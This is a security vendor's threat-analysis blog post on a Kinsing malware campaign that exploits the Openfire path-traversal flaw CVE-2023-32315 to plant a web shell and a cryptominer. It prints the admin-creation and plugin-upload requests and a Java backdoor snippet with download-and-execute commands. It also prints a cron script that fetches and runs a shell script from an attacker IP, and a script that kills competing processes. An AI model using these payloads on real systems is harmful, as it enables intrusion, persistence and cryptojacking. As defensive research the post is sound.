Kinsing Malware Exploits Novel Openfire Vulnerability

aquasec.com/blog/kinsing-malware-exploits-novel-openfire-vulnerability/

August 29, 2023

Aqua Nautilus discovered a new campaign that exploits the Openfire vulnerability (CVE-2023-32315), that was disclosed in May of this year, to deploy Kinsing malware and a cryptominer. This vulnerability leads to a path traversal attack, which grants an unauthenticated user access to the Openfire setup environment. This then allows the threat actor to create a new admin user and upload malicious plugins. Eventually the attacker can gain full control over the server. In this blog, we explain the vulnerability, Kinsing's campaign, and quantify the extent of instances potentially exposed to this specific vulnerability. For example, our dedicated Openfire honeypot demonstrated over 1,000 attacks in less than two months.


The Openfire Vulnerability

Openfire is a real-time collaboration (RTC) server that is used as a chat platform for sending instant messages over the XMPP protocol (Extensible Messaging and Presence Protocol). It is designed as an internal IM server for enterprises, supporting more than 50,000 concurrent users and providing them with a secure and segmented channel for communication across different departments within an organization.

In May this year, a new vulnerability (CVE-2023-32315) was discovered in the Openfire console. This vulnerability, which was found in the console, is related to path traversal through the setup environment. This flaw allows an unauthorized user to exploit the unauthenticated Openfire Setup Environment within an established Openfire configuration. As a result, a threat actor gains access to the admin setup files that are typically restricted within the Openfire Admin Console. Next, the threat actor can choose between either adding an admin user to the console or uploading a plugin which will eventually allow full control over the server.

The anatomy of the Kinsing campaign


This Kinsing campaign exploits the vulnerability, drops in runtime Kinsing malware and a cryptominer, tries to evade detection and gain persistence. This is illustrated in the attack flow chart below:


aqua
Kinsing Campaign Attack Flow
CVE
openfire
JAR
The attacker finds a vulnerable Openfire server
Creates a new admin user and deploys a malicious JAR file, that serves as a web shell
Drop and run Kinsing malware and a cryptominer

The threat actor scans the internet for Openfire servers (an example can be found below), and once a server is found, it is automatically tested if the server is vulnerable to CVE-2023-32315.

This vulnerability allows the creation of a new admin user with the ability to upload plugins. In this campaign, the threat actor uses the vulnerability to create a new admin user and upload a plugin (cmd.jsp), which was designed to deploy the main payload – Kinsing malware.

As seen in figure 2 below, the threat actor is sending a user create command to the user-create.jsp.



```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?
create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7&csrf=P7mDhnHr69RsDOr&email&isadmin=on&name&password=Pgg
YslB7tkxW&passwordConfirm=PggYslB7tkxW&username=OpenfireSupport HTTP/1.1
Host:  XX.XX.XX.XX:9090

HTTP/1.1 200 OK
```


Figure 2: The request made by the attacker to create a new user on our Openfire server

The request is constructed from the following fields:

- `Create` – the create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7 argument is an html encoding that translates to 创建用户 which is in Chinese and stands for create user.
- `CSRF` – A unique token generated on the server side and shared with the client to safeguard against CSRF attacks. Incorrect validation of the token when using the GET method allows bypassing the validation.
- `Username` – Adding a name of the new created user.
- `Password` – Adding a password to the new created user.
- `Confirm` – Password reentry for the new user.
- `isAdmin` – Grants the new user Admin permissions.
- `Create` – Sends the above data to create the new user.

Once the new user is successfully created, it enables the threat actor to undergo a valid authentication process for the Openfire Administration Panel, thereby gaining complete access as an authenticated user. Furthermore, since the user is created as an admin, this grants the threat actor with elevated permissions within the system.

Next, the threat actor is uploading a malicious plugin that allows web shell commands on the server, as seen in Figure 3 below.




```
GET /plugin-admin.jsp?uploadsuccess=true HTTP/1.1
Host: XX.XX.XX.XX:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
Content-Type: multipart/form-data;
boundary=f200145f056d72610a0c9db38500c66934c7d5608ef5920b0f4b90136330
Cookie: JSESSIONID=node0hnl3sr8ixlrlhgeybgvzpmui3.node0; csrf=l48pchoGhDG4eUj
Referer: http://XX.XX.XX.XX:9090/plugin-admin.jsp?uploadplugin&csrf=l48pchoGhDG4eUj
Accept-Encoding: gzip

HTTP/1.1 200 OK
```

Figure 3: Successful upload of a zipped Metasploit framework

The threat actor uploads a zip file which is a Metasploit exploit aimed to extend the `cmd.js`p to enable http requests at the threat actor's disposal. This allows downloading the Kinsing malware which is hard coded in the plugin. As depicted in Figure 4 below, the file was flagged in VirusTotal (VT) as malicious (backdoor/Kinsing) by two vendors.



2 security vendors and no sandboxes flagged this file as malicious

0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178
org.jivesoftware.openfire.plugin.CVE-1.0.jar
jar

Size
11.94 KB

Last Analysis Date
6 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label java   Family labels java


Security vendors' analysis   Do you want to automate checks?

DrWeb	Java.BackDoor.58	Rising	Downloader.Kinsing/JAVA!1.CB3E (CLA...

Figure 4: VirusTotal scan of the zipped Metasploit file

The zip file contains a malicious `jar file`, but has no detections in VT.

In Figure 5 below you can see a snippet from this JAR file that sheds some more light on its purpose.




```
  try {
      if (System.getProperty("os.name").contains("Windows")) {
          final String url = request.getParameter("go").replace("http://", "");
          final int idx = url.indexOf("/");
          final String ip = url.substring(0, idx);
          final String[] commandList = { "powershell.exe", "Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-
Object System.Net.WebClient).DownloadString('http://" + ip + "/1.ps1'))" };
          final ProcessBuilder pb = new ProcessBuilder(commandList);
          pb.start();
      }
      else {
          try {
              Runtime.getRuntime().exec("pkill -f kthreadd");
          }
          catch (Exception ex2) {}
          final Random rand = new Random();
          rand.setSeed(System.currentTimeMillis());
          final String filename = "kinsing" + rand.nextInt();
          final File f = new File("/tmp/", filename);
          final BufferedInputStream in = new BufferedInputStream(new URL(request.getParameter("go")).openStream());
          final FileOutputStream fileOutputStream = new FileOutputStream(f);
          final byte[] dataBuffer = new byte[1024];
          int bytesRead;
          while ((bytesRead = in.read(dataBuffer, 0, 1024)) != -1) {
              fileOutputStream.write(dataBuffer, 0, bytesRead);
          }
          fileOutputStream.close();
          in.close();
          final Process p = Runtime.getRuntime().exec("chmod +x " + f.getAbsolutePath());
          p.waitFor();
          final ProcessBuilder builder = new ProcessBuilder(new String[] { f.getAbsolutePath() });
          builder.inheritIO();
          builder.environment().put("SKL", "op");
          builder.start();
      }
  }
```

Figure 5: A snippet from the main payload in the attack

This plugin contains a Java class named `cmd.jsp` that is a backdoor which enables downloading files and executing commands on the server.


Next, there’s a broad communication between the C2 server and the malware (which we will further elaborate on in a future dedicated blog). Next a new shell script is downloaded as a secondary payload.

This script creates a `cronjob` and delete competition, so it’s designed to make persistence on the server, as can be seen in Figures 6 and 7 below.



```
#!/bin/sh
LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
crontab -l | grep -e "185.122.204.197" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://185.122.204.197/unk.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi
```

Figure 6: Establishing Server Persistence Through Cronjob



```
#!/bin/sh
pkill -f clear.sh
crontab -l | sed '/base64/d' | crontab -
crontab -l | sed '/_cron/d' | crontab -
crontab -l | sed '/31.210.20.181/d' | crontab -
crontab -l | sed '/update.sh/d' | crontab -
crontab -l | sed '/xmr.ipzse.com/d' | crontab -
ps aux| grep "php-fpm pool www"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "Cli start accept"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "bash -k"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "perfctl"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
pkill -f sysupdater
pkill -f sshd
pkill -f htop
pkill -f linuxsys
pkill -f sysupdate
pkill -f networkservice
pkill -f sysguard
pkill -f xmrig
pkill -f server.elf
cat /tmp/.X11-unix/01|xargs -I % kill -9 %
cat /tmp/.X11-unix/11|xargs -I % kill -9 %
cat /tmp/.X11-unix/22|xargs -I % kill -9 %
cat /tmp/.systemd.1|xargs -I % kill -9 %
cat /tmp/.systemd.2|xargs -I % kill -9 %
cat /tmp/.systemd.3|xargs -I % kill -9 %
kill -9 $(cat /tmp/.systemd.1)
kill -9 $(cat /tmp/.systemd.2)
kill -9 $(cat /tmp/.systemd.3)
cat /tmp/.pg_stat.0|xargs -I % kill -9 %
cat /tmp/.pg_stat.1|xargs -I % kill -9 %
```

Figure 7: Eliminating old/competing attacks

Vulnerable Openfire Servers in the Wild

Since Openfire is being used by large organizations around the world, we were curious about the level of exposure in the wild. We queried Shodan (IPs search engine) and found 6,419 internet connected servers with Openfire service running. Out of this initial number 1,383 (21.5%) weren't reachable. We were left with 5,036 servers, out of which 984 were vulnerable to this vulnerability (19.5%).
Below in figure 8, you can see the geo location spread of these servers, as it appears that the majority are located in USA, China and Brazil.




Figure 8: Openfire vulnerability instances Map

In the beginning of July, we created an Openfire honeypot, and it was immediately targeted. As illustrated in figure 9 below, there are dozens of attacks per day that targeted the Openfire vulnerability. The majority though (91%) were attributed to the Kinsing campaign described above.




Figure 9: Our Openfire honeypot attack trend between July 1st and August 23rd

We found that our honeypot was targeted by two distinct types of attacks. One that was broadly discussed above, which deploys a web shell and enables the attacker to download Kinsing malware and cryptominers, all the attacks seem to be connected. The second one involves the same Metasploit exploit to deploy the web shell, but we haven't seen any specific tools used during this attack. The attackers collected information about the system but didn't continue their attack.

How to Secure Your Environment

As the count of newly discovered vulnerabilities continues to rise, estimated to reach tens of thousands each year, we must heighten our awareness and invest more attention in maintaining our resources. This blog underscores how vulnerabilities can impact the entire environment, putting it at risk. Through the exploitation of the vulnerability, the threat actor gains authentication as an admin user, enabling the ability to execute actions within the Openfire Administration Console, and ultimately, execute malicious commands remotely.
To protect against these types of attacks, we propose adhering to the following guidelines:

1. Keep Your Environment Up to Date

Given that vulnerabilities are periodically unveiled, it's paramount to stay vigilant regarding updates and security alerts. Should you discover that one of your instances is susceptible, promptly undertake updates in accordance with the distributor's guidelines. The Aqua Platform allows you to easily detect novel vulnerabilities. We built a vulnerable Openfire application to serve as our honeypot, in the screenshots below you can see our validation process to scan the newly created container image to verify it is vulnerable to the abovementioned vulnerability.

As illustrated in figure 10, we set the scanner to fail any images with a severity score high or critical. In this case the only vulnerability was the Openfire CVE-2023-32315, which failed the compliance of the container image.

